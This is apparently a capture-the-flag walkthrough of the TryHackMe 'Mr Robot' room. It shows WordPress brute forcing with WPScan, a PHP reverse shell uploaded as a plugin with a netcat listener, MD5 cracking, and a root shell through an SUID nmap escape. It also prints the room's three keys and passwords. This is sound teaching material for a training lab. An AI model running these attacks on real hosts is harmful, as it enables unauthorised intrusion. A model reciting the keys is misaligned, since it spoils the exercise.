
Introduction
Mr Robot is a medium-level TryHackMe room inspired by the TV show of the same name. It covers web enumeration, WordPress exploitation, hash cracking, and Linux privilege escalation. A great box for beginners and intermediate players looking to practice a full attack chain.
Step 1 - Reconnaissance
First, add the machine IP to your hosts file
Then run an Nmap scan to discover open ports and services:

sudo nmap -sC -sV -p- --min-rate=5000 robot.thmAfter examining the webpage source code I spotted an interesting string that looked like a potential username: nbcuusanetworkddev. Worth noting for later.
Next, run Feroxbuster to enumerate directories:
feroxbuster -u http://robot.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,js,txt,bk,bak -d 3Feroxbuster revealed /wp-content, confirming the site runs WordPress.
Step 2 - Finding Key 1
Always check robots.txt on any web CTF:
http://robot.thm/robots.txtIt revealed two interesting entries:
http://robot.thm/key-1-of-3.txt- First flag!http://robot.thm/fsocity.dic- A wordlist
Key 1: 073403c8a58a1f80d943455fb30724b9
Download the wordlist:
wget http://robot.thm/fsocity.dic
The hint from the room says "there's something fishy about this wordlist" - it has 858,160 duplicate entries. Clean it up:
bash
sort -u fsocity.dic > fsocity_clean.dic
wc -l fsocity_clean.dic
# Result: ~11,000 unique entries
Step 3 - WordPress Brute Force
From the source code and the robots.txt hint, I noticed the name Elliot - the main character of the show. Let's try it as a username.
Run WPScan to brute force the WordPress login:
wpscan --url http://robot.thm --force --request-timeout 60 -U elliot -P fsocity_clean.dicWPScan also identified:
- WordPress version: 4.3.1 (outdated and vulnerable)
- Theme: Twenty Fifteen
Password found: ER28–0652


Login at http://robot.thm/wp-login.php with elliot:ER28-0652 ✅
Step 4 - Getting a Reverse Shell
Since we have WordPress admin access, we can achieve RCE via a PHP reverse shell.
Kali has a ready-made reverse shell at:
/usr/share/laudanum/php/php-reverse-shell.phpEdit it with nano, changing:
$ip = 'YOUR_TUN0_IP';
$port = 4444;
Get your TUN0 IP:
ip addr show tun0 | grep tun0Start your listener:
nc -lvnp 4444In WordPress, go to Plugins → Add New → Upload Plugin and upload the reverse shell PHP file. Then navigate to:
http://robot.thm/wp-content/uploads/2026/03/php-reverse-shell.phpCheck your listener - you now have a shell! 🎉

Upgrade the shell for better stability:
bash
python -c 'import pty; pty.spawn("/bin/bash")'Step 5 - Finding Key 2
Navigate to the robot user's home directory:
cd /home/robot
ls
Two files are present:
key-2-of-3.txt- permission denied;password.raw-md5- readable!

Reading the MD5 file:
robot:c3fcd3d76192e4007dfb496cca67e13bCrack it with Hashcat:
hashcat -m 0 -a 0 hashes.txt /usr/share/wordlists/rockyou.txtCracked password: abcdefghijklmnopqrstuvwxyz

Switch to the robot user:
su robot
# password: abcdefghijklmnopqrstuvwxyz
cat key-2-of-3.txt
Key 2: 822c73956184f694993bede3eb39f959
Step 6 - Privilege Escalation to Root
First let's check sudo -l . it didn't show anything for our user, in that case:
Check for SUID binaries:
find / -type f -perm -04000 2>/dev/nullSomething unusual stands out: /usr/local/bin/nmap with SUID bit set!


Checking GTFOBins, old versions of nmap (2.02–5.21) have an interactive mode that allows shell escape. Since nmap runs as root via SUID, any spawned shell inherits root privileges.
nmap --interactive
!sh
The ! character in nmap's interactive mode is a shell escape - it passes the command to the system instead of nmap. Since nmap is SUID root, the shell spawns as root.
Note:
!/bin/shmay not work due to path parsing in interactive mode - use!shinstead, which resolvesshvia$PATH.
Verify root access:
whoami
# root
Grab the final flag:
cat /root/key-3-of-3.txtKey 3: 04787ddef27c3dee1ee161b21670b4e4
Summary
Mr Robot covered web enumeration, WordPress brute forcing, PHP reverse shell, MD5 hash cracking, and SUID privilege escalation through an outdated nmap binary - all chained together to go from zero access to full root. 🤖